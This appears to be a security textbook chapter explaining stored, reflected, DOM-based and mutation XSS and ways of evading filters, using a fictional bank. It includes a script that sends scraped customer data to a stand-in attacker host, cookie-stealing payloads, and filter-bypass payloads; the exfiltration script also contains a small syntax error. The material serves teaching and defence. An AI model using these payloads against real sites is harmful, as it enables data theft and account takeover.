Chapter 10. Cross-Site Scripting

Cross-Site Scripting (XSS) vulnerabilities are some of the most common vulnerabilities throughout the internet. They have appeared as a direct response to the increasing amount of user interaction in today's web applications.

At its core, an XSS attack functions by taking advantage of the fact that web applications execute scripts on users' browsers. Any type of dynamically created script that is executed puts a web application at risk if the script being executed can be contaminated or modified in any way—in particular by an end user.

XSS attacks are categorized a number of ways, with the big three being:

- Stored (the code is stored on a database prior to execution)
- Reflected (the code is not stored in a database, but reflected by a server)
- DOM-based (code is both stored and executed in the browser)

There are indeed categorical variations beyond this, but these three encompass the types of XSS that most modern web applications need to look out for on a regular basis. These three types of XSS attacks have been designated by committees like the Open Web Application Security Project (OWASP) as the most common XSS attack vectors on the web. We will discuss all three of these further, but first let's take a look at how an XSS attack could be generated and a bug enabling such an attack could be found.

XSS Discovery and Exploitation

Imagine you are unhappy with the level of service provided by *mega-bank.com*. Fortunately for you, *mega-bank.com* offers a customer support portal, *support.mega-bank.com*, where you can write feedback and hopefully hear back from a customer support representative.

You write a comment in the support portal, with the following text:

> *I am not happy with the service provided by your bank.*
>
> *I have waited 12 hours for my deposit to show up in the web application.*
>
> *Please improve your web application.*
>
> *Other banks will show deposits instantly.*
>
> —Unhappy Customer, support.mega-bank.com

Now, in order to emphasize how unhappy you are with this fictional bank, you decide you want to bold a few words. Unfortunately, the UI for submitting support requests does not support bolding text.

Because you are a little bit tech savvy, you try to add in some HTML bold tags:

> *I am not happy with the service provided by your bank.*
>
> *I have waited 12 hours for my deposit to show up in the web application.*
>
> *Please improve your web application.*
>
> *Other banks will show deposits instantly.*
>
> —Unhappy Customer, support.mega-bank.com

After you press Enter, your support request is shown to you. The text inside the `<strong></strong>` tags has been bolded.

A customer support representative soon messages you back:

> *Hello, I am Sam with MegaBank support.*
>
> *I am sorry you are unhappy with our application.*
>
> *We have a scheduled update next month on the fourth that should increase the speed at which deposits are reflected in our app.*
>
> *By the way, how did you bold that text?*
>
> —Sam from Customer Support, support.megabank.com

What is happening here is actually pretty common in many web applications. Here we have a very simple architectural mistake that can be deadly to a company if left alone until a hacker finds it:

```
user submits comment via web form ->
user comment is stored in database ->
comment is requested via HTTP request by one or more users ->
comment is injected into the page ->
injected comment is interpreted as DOM rather than text
```

Usually this happens as a result of a developer literally applying the result of the HTTP request to the DOM. Frequently this is done by a script like the following:

```
/*
 * Create a DOM node of type 'div'.
 * Append to this div a string to be interpreted as DOM rather than text.
 */
const comment = 'my <strong>comment</strong>';
const div = document.createElement('div');
div.innerHTML = comment;
```

```
/*
 * Append the div to the DOM, with it the innerHTML DOM from the comment.
 * Because the comment is interpreted as DOM, it will be parsed
 * and translated into DOM elements upon load.
 */
const wrapper = document.querySelector('#commentArea');
wrapper.appendChild(div);
```

Because the text is appended literally to the DOM, it is interpreted as DOM markup rather than text. Our customer support request included a `<strong></strong>` tag in this case.

In a more malicious case, we could have caused a lot of havoc using the same vulnerability. Script tags are the most popular way to take advantage of XSS vulnerabilities, but there are many ways to take advantage of such a bug.

Consider if the support comment had the following instead of just a tag to bold the text:

I am not happy with the service provided by your bank.

I have waited 12 hours for my deposit to show up in the web application.

Please improve your web application.

Other banks will show deposits instantly.

```
<script>
/*
 * Get a list of all customers from the page.
 */
 const customers = document.querySelectorAll('.openCases');

 /*
  * Iterate through each DOM element containing the openCases class,
  * collecting privileged personal identifier information (PII)
  * and store that data in the customerData array.
  */
  const customerData = [];
  customers.forEach((customer) => {
    customerData.push({
     firstName: customer.querySelector('.firstName').innerText,
     lastName: customer.querySelector('.lastName').innerText,
     email: customer.querySelector('.email').innerText,
     phone: customer.querySelector('.phone').innerText
    });
  });

 /*
  * Build a new HTTP request, and exfiltrate the previously collected
  * data to the hacker's own servers.
  */
  const http = new XMLHttpRequest();
  http.open('POST', 'https://steal-your-data.com/data', true);
  http.setRequestHeader('Content-type', 'application/json');
  http.send(JSON.stringify(customerData);
</script>
```

—Unhappy Customer, support.mega-bank.com

This is a much more malicious use case. And it's extremely dangerous for a number of reasons. The preceding code is what is known as a *stored XSS attack*—a variation of XSS that relies on the actual attack code being stored in the application owner's databases. In our case, the comment we sent to support is being stored on MegaBank's servers.

When a script tag hits the DOM via JavaScript, the browser's JavaScript interpreter is immediately invoked and runs the code within the `<script></script>` tags. This means that our code would run without any interaction required from the customer support rep.

What this code is doing is quite simple and doesn't take an expert hacker to cook up. We are traversing the DOM using `document.querySelector()` and stealing privileged data that only a customer support rep or MegaBank employee would have access to. We find this data in the UI, convert it to a nice JSON for readability and storage, and send it back to our own servers for use or sale.

The scariest thing about this is that because this code is inside of a script tag, it would not appear to the customer support rep. The customer support rep would see the literal request text, but the `<script></script>` tags and everything in between would be hidden, executing in the background. The browser will interpret the text as, well, text. But it will see the script tag and interpret that as a script, just as it would if a legitimate developer wrote some inline script for a legitimate site.

Even more interestingly, if another rep opens this comment, they will have the malicious script run against their browser state as well. This means that because the script is stored in a database, when requested and visible via the UI, any privileged user who views this comment would be attacked by the script.

This is a classic example of a stored XSS attack that would work against a web application that lacked proper security controls. It is a simple demonstration and can be easily protected against (as we will see in Part III), but it is nonetheless a solid entrypoint into the world of XSS.

To summarize, XSS attacks:

- Run a script in the browser that was not written by the web application owner
- Can run behind the scenes, without any visibility or required user input to start execution
- Can obtain any type of data present in the current web application
- Can freely send and receive data from a malicious web server
- Occur as a result of improperly sanitized user input being embedded in the UI
- Can be used to steal session tokens, leading to account takeover
- Can be used to draw DOM objects over the current UI, leading to perfect phishing attacks that cannot be identified by a nontechnical user

This should give you an idea about the power—and danger—behind XSS attacks.

Stored XSS

Stored XSS attacks are probably the most common type of XSS attack. Stored XSS attacks are interesting because they are the easiest type of XSS to detect, but often one of the most dangerous because many times they can affect the most users (see Figure 10-1).



Figure 10-1. Stored XSS—malicious script uploaded by a user that is stored in a database and then later requested and viewed by other users, resulting in script execution on their machines

A stored database object can be viewed by many users. In some cases all of your users could be exposed to a stored XSS attack if a global object is infected.

If you operated or maintained a video-hosting site and “featured” a video on the front page, a stored XSS in the title of this video could potentially affect every visitor for the duration of the video. For these reasons, stored XSS attacks can be extremely deadly to an organization.

On the other hand, the permanent nature of a stored XSS makes detection quite easy. Although the script itself executes on the client (browser), the script is stored in a database, aka server side. The scripts are stored as text server side and are not evaluated (except perhaps in advanced cases involving Node.js servers, in which case they become classified as remote code execution [RCE], which we will cover later).

Because the scripts are stored server side, regularly scanning database entries for signs of stored script could be a cheap and efficient mitigation plan for a site that stores many types of data provided by an end user. This is, in fact, one of many techniques that the most security-oriented software companies today use to mitigate the risk of XSS. We will soon discover that it cannot be a final solution, however, as advanced XSS payloads may not even be written in plain text (e.g., base64, binary, etc.). They also could potentially be stored in multiple places and only be dangerous when concatenated by a specific service for use in the client. These are some tricks that experienced hackers use to bypass defense mechanisms implemented by developers.

The example we used earlier when demonstrating a stored XSS attack injected a script tag directly into the DOM and executed a malicious script via JavaScript. This is the most common approach for XSS, but also one that is often mitigated by smart security engineers and security-conscientious developers. A simple regex to ban script tags or a CSP rule to prevent inline script execution would have halted this attack in its tracks.

The only requirement for an XSS attack to be categorized as “stored” is that the payload must be stored in the application’s database. There is no requirement for this payload to be valid JavaScript, nor is there a require-

ment for the client to be a web browser. As mentioned earlier, there are many alternatives to script tags that will still result in compromised data or script execution. Furthermore, there are many clients that request data via a web server that can be contaminated by a stored XSS—web browsers are just the most common target.

Reflected XSS

Most books and educational resources teach reflected XSS before introducing stored XSS. I believe reflected XSS attacks are often much more difficult for newly minted hackers to find and take advantage of than stored XSS attacks.

A stored XSS attack is very simple to understand from a developer's point of view. The client sends a resource to the server, typically over HTTP. The server updates a database with the resource received from the client. Later on, that resource may be accessed by other users, in which case the malicious script will execute unknowingly inside of the requester's internet browser.

Reflected XSS attacks, on the other hand, operate identically to stored XSS attacks but are not stored in a database. Instead, the server reflects the payload directly back to the client (see Figure 10-2).



Figure 10-2. In reflected XSS, a user performs an action against the local web application resulting in unstored (linked) script execution on their own device

As a result of not being stored on the server, reflected XSS can be a bit hard to understand compared to stored XSS. Let's start out with an example.

We are once again a customer of a fictional bank with a web application located at *mega-bank.com*. This time, we are trying to look up support documentation for how to open a new savings account to complement our existing checking account. Fortunately, *mega-bank.com*'s support portal, *support.mega-bank.com*, has a search bar we can use to look up common support requests and their solutions.

The first thing we try is a search for "open savings account." This search redirects us to a new URL at *support.mega-bank.com/search?query=open+savings+account*. On this search results page we see the heading: 3 results for "open savings account."

Next we try adjusting the URL to *support.mega-bank.com/search?query=open+checking+account*. The heading on the results page now becomes: 4 results for "open checking account." From this we can gather that there is a correlation between the URL query params and the heading displayed on the results page.

Since we remember finding a stored XSS vulnerability in the support form by including a `<strong></strong>` tag inside of our comment, let's try to add a bold tag to the search query: *support.mega-bank.com/search?query=open+checking+account*. To our surprise, the new URL we generated does indeed bold the heading present within the results page.

Using this newfound knowledge, let's include a script tag in the query params: *support.mega-bank.com/search?query=open+<script>alert(test);</script>checking+account*. Opening up this URL loads the search results, but initially pops up an alert modal with the word "test" inside.

What we have found here is an XSS vulnerability—only this time it will not be stored in the server. Instead, the server will read it and send it back to the client. These types of vulnerabilities are called "reflected XSS."

Previously we discussed the risks of stored XSS and mentioned that it can be very easy to hit many users with a stored XSS. But we also mentioned that a downside of stored XSS is that these attacks can be easily found as they are stored server-side.

Reflected XSS is much more difficult to detect since these attacks often target a user directly and are never stored in a database. In our example, we could craft a malicious link payload and send it to the user we wish to attack directly. This could be done via email, web-based advertisements, or many other ways.

Furthermore, the reflected XSS we discussed previously could easily be disguised as a valid link. Let's take this HTML snippet as an example:

```
Welcome to MegaBank Fans!

Your #1 source for legit MegaBank support info and links.

<a href="https://mega-bank.com/signup">Become a New Customer</a>
<a href="https://mega-bank.com/promos">See Promotional Offers</a>
<a href="https://support.mega-bank.com/search?query=open+
```

```
<script>alert('test');</script>checking+account">
Create a New Checking Account</a>
```

Here we have three links, all of which have custom text. Two are legitimate. Clicking the last link with the text “Create a New Checking Account” would take you to the support pages. The `alert()` would suggest that something funny was happening, but just like with the earlier stored XSS example, we could easily execute some code behind the scenes. Perhaps we could find enough customer information to impersonate the user, or get a checking/routing number if it is present in the support portal UI.

This reflected XSS relies on a URL that makes it quite easy for an attacker to distribute. Most reflected XSS will not be this easy to distribute and might require the end user take additional actions like pasting JavaScript into a web form.

It’s safe to say that as a general rule, reflected XSS is much better at avoiding detection but generally harder to distribute to a wide number of users.

DOM-Based XSS

The final major categorization for XSS attacks is *DOM-based XSS*, illustrated in Figure 10-3. DOM XSS can be either reflected or stored, but makes use of browser DOM sinks and sources for execution. Due to differences in browser DOM implementation, some browsers might be vulnerable while others are not. These XSS attacks are much more difficult to find and take advantage of than traditional reflected or stored XSS, as they require deep knowledge of the browser DOM and JavaScript.



Figure 10-3. DOM-based XSS

The major difference between DOM XSS and other forms of XSS is that DOM-based XSS attacks never require any interaction with a server. As a result, there is a movement to start categorizing DOM XSS as a subset of a new category called *client-side XSS*.

Because DOM XSS doesn't require a server to function, both a "source" and a "sink" must be present in the browser DOM. Generally, the source is a DOM object capable of storing text, and the sink is a DOM API capable of executing a script stored as text. Because DOM XSS never touches a server, it is nearly impossible to detect with static analysis tools or any other type of popular scanner.

DOM XSS is also difficult to deal with because of the number of different browsers there are in use today. It is very possible that a bug in a DOM implementation shipped by one browser would not be present in the DOM implementation shipped by another browser.

The same can be said for browser versions. A browser version from 2015 might be vulnerable, while a modern browser might not. A company that attempts to support many browsers could have difficulty reproducing a DOM XSS attack if not enough details regarding the browser/OS are given. Both JavaScript and the DOM are built on open specs (TC39 and WHATWG), but the implementation of each browser differs significantly and often differs from device to device.

Without further ado, let's examine a *mega-bank.com* DOM XSS vulnerability.

MegaBank offers an investment portal for its 401(k) management service, located at *investors.mega-bank.com*. Inside *investors.mega-bank.com/listing* is a list of funds available for investment via 401(k) contributions. The lefthand navigation menu offers searching and filtering of these funds.

Because the number of funds is limited, searching and sorting take place client side. A search for "oil" would modify the page URL to *investors.mega-bank.com/listing?search=oil*. Similarly, a filter for "usa" to only view US-based funds would generate a URL of *investors.mega-bank.com/listing#usa* and would automatically scroll the page to a collection of US-based funds.

Now it's important to note that just because the URL changes, that does not always mean requests against the server are being made. This is more often the case in modern web applications that make use of their own JavaScript-based routers, as this can result in a better user experience.

When we enter a search query that is malicious, we won't run into any funny interactions on this particular site. But it's important to note that query params like search can be a source for DOM XSS, and they can be found in all major browsers via `window.location.search`.

Likewise, the hash can also be found in the DOM via `window.location.hash`. This means that a payload could be injected into the search query param or the hash. A dangerous payload in many of these sources will not cause any trouble, unless another body of code actually makes use of it in a way that could cause script execution to occur —hence the need for both a "source" and a "sink."

Let's imagine that MegaBank had the following code in the same page:

```
/*
 * Grab the hash object #<x> from the URL.
 * Find all matches with the findNumberOfMatches() function,
```

```
 * providing the hash value as an input.
 */
const hash = document.location.hash;
const funds = [];
const nMatches = findNumberOfMatches(funds, hash);

/*
 * Write the number of matches found, plus append the hash
 * value to the DOM to improve the user experience.
 */
document.write(nMatches + ' matches found for ' + hash);
```

Here we are utilizing the value of a source (`window.location.hash`) in order to generate some text to display back to the user. This is done via a sink (`document.write`) in this case, but could be done through many other sinks, some of which require more or less effort than others.

Imagine we generated a link that looked like this:

```
investors.mega-bank.com/listing#<script>alert(document.cookie);</script>
```

The `document.write()` call will result in the execution of this hash value as a script once it is injected in the DOM and interpreted as a script tag. This will display the current session cookies but could do many harmful things as we have seen in past XSS examples.

From this you can see that although this XSS did not require a server, it did require both a source (`window.location.hash`) and a sink (`document.write`). Furthermore, it would not have caused any issues if a legitimate string had been passed, and as such, could go undetected for a very long time.

Mutation-Based XSS

Several years ago, my friend Mario Heiderich published a paper called "mXSS Attacks: Attacking Well-Secured Web-Applications by Using inner-HTML Mutations". This paper was one of the first introductions to a new

and emerging classification of XSS attacks that has been dubbed *mutation-based XSS* (mXSS).

mXSS attacks are possible against all major browsers today. They rely on developing a deep understanding of the methods by which the browser performs optimizations and conditionals when rendering DOM nodes.

TIP

Just as mutation-based XSS attacks were not widely known or understood in the past, future technologies may also be vulnerable to XSS. XSS-style attacks can target any client-side display technology, and although they are usually concentrated in the browser, desktop and mobile technologies may be vulnerable as well.

Although new and often misunderstood, mXSS attacks have been used to bypass most robust XSS filters available. Tools like DOMPurify, OWASP AntiSamy, and Google Caja have been bypassed with mXSS, and many major web applications (in particular, email clients) have been found vulnerable. At its core, mXSS functions by making use of filter-safe payloads that eventually *mutate* into unsafe payloads after they have passed filtration.

It's easiest to understand mXSS with an example. Early in 2019, a security researcher named Masato Kinugawa discovered an mXSS that affected a Google library called Closure, which was used inside of Google Search.

Masato did this by using a sanitization library called DOMPurify that Closure used to filter potential XSS strings. DOMPurify was being run on the client (in the browser) and performed filtration by reading a string prior to permitting it to be inserted as innerHTML. This is actually the most effective way of sanitizing strings that will be injected into the DOM via innerHTML, as browsers vary in implementation, and versions of browsers also vary (hence, server-side filtration would not be as effective). By shipping the DOMPurify library to the client and performing evaluation, Google expected they would have a robust XSS filtration solution that worked across old and new browsers alike.

Masato used a payload that consisted of the following:

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Technically this payload should be DOM safe, as a literal append of this would not result in script execution due to the way the tags and quotes are set up. Because of this, DOMPurify let it pass as "not an XSS risk," but when this was loaded into the browser DOM, the DOM performed some optimizations causing it to look like this:

```
<noscript><p title="</noscript>
<img src="x" onerror="alert(1)">
">
"
```

The reason this happened is because DOMPurify uses a root element `<template>` in its sanitization process. The `<template>` tag is parsed but not rendered, so it is ideal for use in sanitization.

Inside of a `<template>` tag, element scripting is disabled. When scripting is disabled, the `<noscript>` tag represents its child elements, but when scripting is enabled it does nothing. In other words, the img `onerror` is not capable of script execution inside of the sanitizer, but when it passed sanitization and moved to a real browser environment, the `<p title="` was ignored and the img `onerror` became valid.

To summarize, browser DOM elements often act conditionally based on their parents, children, and siblings. In some cases, a hacker can take advantage of this fact and craft XSS payloads that can bypass filters by not being a valid script—but turn into a valid script when actually run in the browser.

Mutation-based XSS is extremely new, and it's often misunderstood in the application security industry. Many proof-of-concept exploits can be found on the web, and more are likely to emerge. Unfortunately, because of this, mXSS is probably here to stay.

Bypassing Filters

One of the most common pitfalls encountered when attempting to attack an application using any form of XSS is client-side filtration blocking payload execution. Fortunately, only a small fraction of websites make use of best-in-class sanitization/filtration technologies like Cure53's DOMPurify (Figure 10-4).[1] The remainder of websites either use no filtration, in-house filtration, or libraries or frameworks that have not been extensively tested.



Figure 10-4. DOMPurify is an industry-standard XSS sanitizer that makes use of a number of low-level JavaScript and DOM APIs to secure HTML, MathML, and SVG files

Because the DOM and JS specs are so complex, there are many ways in which JavaScript payloads can be executed in an unusual manner that will allow the bypassing of filtration systems that only look for common or proper JavaScript payloads.

Self-Closing HTML Tags

One unique quirk of the browser is that although an HTML tag without a closing tag is not considered valid, the browser will attempt to close a tag if an opening tag with no closure is detected.

TIP

This behavior is also seen in a number of XML, PDF, and SVG parsing tools. Each implementation has its own unique error correction, so learning the quirks of these tools may give you insight into possible attack vectors.

Many client-side filtration tools evaluate tag pairs and, as such, broken script tags may be able to bypass said filtration and then be regenerated by the browser (and hence capable of script execution). An example can be seen as follows:

```
<script>alert() // actual code
```

```
<script>alert()<script> // browser "fixed" code
```

This is a simple technique but takes little effort per attempt. More complex techniques build upon this self-healing or error-correcting behavior. Throughout the rest of the book, I will highlight cases where self-correcting algorithms enable attacks.

Protocol-Relative URLs

Protocol-relative URLs (PRURLs) are a legacy mechanism supported by all major browsers that allows the browser to choose the protocol to open a link. This URL pattern is considered a security *anti-pattern* due to the potential for the browser to open a link using a less secure protocol option (e.g., opening *http://* rather than *https://*). However, because the PRURL scheme is still supported by most browsers, it serves as an effective way to bypass common XSS payload filters.

The method by which these URLs are used is simple. In the case that a filtration script attempts to revoke the use of script or HTML payload that references external URLs, simply remove the `HTTP` or `HTTPS` protocol and instead use `//`. The browser will choose a scheme that appears most relevant once the script is loaded into the DOM, which often leads to filtration bypass since most filters occur prior to DOM nodes being instantiated.

Two example PRURL links can be seen next:

```
<a href="https://evil-website.com">click</a> <!-- filtered -->
```

```
<a href="//evil-website.com">click</a> <!-- not filtered -->
```

Note that if you are testing a web application for which you have a direct line to the developers of that application, you should advocate they *avoid* PRURLs for the reasons described here.

Malformed Tags

Modern browsers have regenerative code to help unscramble oddly formed HTML tags. Often this means correcting the placement, quantity, or type of quotes that contain strings. Because filtration libraries check code prior to the DOM load, a malformed tag may pass filtration but execute perfectly after the browser has done the hard work of fixing the tag's syntax.

The `<a>` tag used for hyperlinks is one such tag where most browsers will attempt to correct improper quotes. The following are two such invalid `<a>` tags that Chrome will restore to full capabilities prior to its initial render:

```
\<a onmouseover="alert(document.cookie)"\>xxs\</a\>
```

```
\<a onmouseover=alert(document.cookie)\>xxs\</a\>
```

The latest version of Chrome also corrects `<img>` tags using a similar engine, allowing payloads such as the following to execute unhinged after browser logic cleans them up:

```
<IMG """><SCRIPT>alert("XSS")</SCRIPT>"\>
```

Many security researchers have published similar malformed attack payloads on the web. These can be evaluated to give you insight into how you can better develop your own malformed payloads.

Encoding Escapes

Most filtration libraries perform a sort of *static analysis* over JavaScript code and HTML prior to handing it off to the browser for evaluation, compilation, and rendering. Because static analysis is performed before the browser has an opportunity to generate nodes and scaffold an abstract syntax tree (AST), static analysis checks must look for precise JavaScript and HTML grammar.

Alternate but valid formats for representing strings, characters, and numbers can be substituted in payloads and will often allow for filtration bypass. Unicode is one of the best forms of encoding for this purpose.

In JavaScript code, Unicode characters can be substituted for Latin characters at any time. To write a Unicode character inside of a JavaScript script, simply introduce a backslash followed by the Latin character “u” (e.g., `\u`) and then a four-character length hexadecimal string (0–9, A–F) representing the Unicode character you wish to add to your code (e.g., `\u006c`). Many resources exist online that will give you a mapping of Unicode to Latin characters. Unicode has been around since 1987, so not only is it widely supported, but documentation on Unicode is also abundant in both online and offline materials. Consider the following JavaScript code snippet:

```
alert(1); // blocked by filter, due to standard Latin characters
```

This `alert(1)` would be blocked by many common filtration scripts because it is the function most often used for testing XSS payloads. However, the same script can be written a number of ways in Unicode:

```
\u0061lert(1) // alert(1), substituting the "a"
a\u006cert(1) // alert(1), substituting the "l"
\u0061\u006c\u0065\u0072\u0074(1) // alert(1), substituting all characters
```

Often, this type of encoding will bypass filtration despite being valid to the JavaScript interpreter and capable of script execution. These character substitutions are easy to test in the browser developer console, which can be accessed via Command-Option-I on Mac or F12 or Control+Shift+I on Windows or Linux versions of the Chrome web browser.

Polyglot Payloads

When searching for XSS sinks, one issue is that the browser contains a variety of potential contexts, each of which expects a very particular type of payload. For example, an XSS payload that would execute correctly within an `eval()` function would likely be different than that of an `element.innerHTML`. Because of this, attempting to find viable XSS payloads can be a painstakingly long process if a payload is developed on a per-context basis.

